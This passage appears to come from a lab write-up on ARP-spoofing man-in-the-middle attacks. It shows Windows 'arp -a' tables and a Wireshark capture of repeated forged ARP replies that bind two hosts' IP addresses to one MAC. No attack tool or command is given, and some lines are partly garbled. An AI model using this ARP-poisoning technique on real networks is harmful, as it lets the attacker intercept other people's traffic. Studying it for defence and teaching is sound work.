  192.168.1.1           00:99:56:78:1E:XX     dynamic
  192.168.1.104         00:99:56:78:1E:XX     dynamic
  192.168.1.105         ff-ff-ff-ff-ff-ff     static
  192.168.1.255         01-00-5e-00-00-16     static
  224.0.0.22            01-00-5e-00-00-fc     static
  224.0.0.252           01-00-5e-7f-ff-fa     static
  239.255.255.250       ff-ff-ff-ff-ff-ff     static
  255.255.255.255

Interface: 192.168.174.1 --- 0x1c
  Internet Address      Physical Address      Type
  192.168.174.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static

Interface: 192.168.86.1 --- 0x1d
  Internet Address      Physical Address      Type
  192.168.86.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
```

192.168.1.105

```
C:\Users\Administrator>arp -a

Interface: 192.168.1.105 --- 0xa
  Internet Address      Physical Address      Type
  192.168.1.100         00:99:56:78:1E:XX     dynamic
  192.168.1.104         00:99:56:78:1E:XX     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.252           01-00-5e-00-00-fc     static
```

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Wireshark Capture of MITM

Source	Destination	Protocol	Length	Info
WistronI_9d:15:e7		ARP	60	192.168.1.100 is at f0:de:f1:9d:15:e7
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.105 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	Who has 192.168.1.103? Tell 192.168.1
	Broadcast	ARP	42	Who has 192.168.1.105? Tell 192.168.1
		ARP	60	192.168.1.105 is at 99:12:34:78:1E:DB
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	Who has 192.168.1.103? Tell 192.168.1
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX
	Broadcast	ARP	42	192.168.1.100 is at 00:99:56:78:1E:XX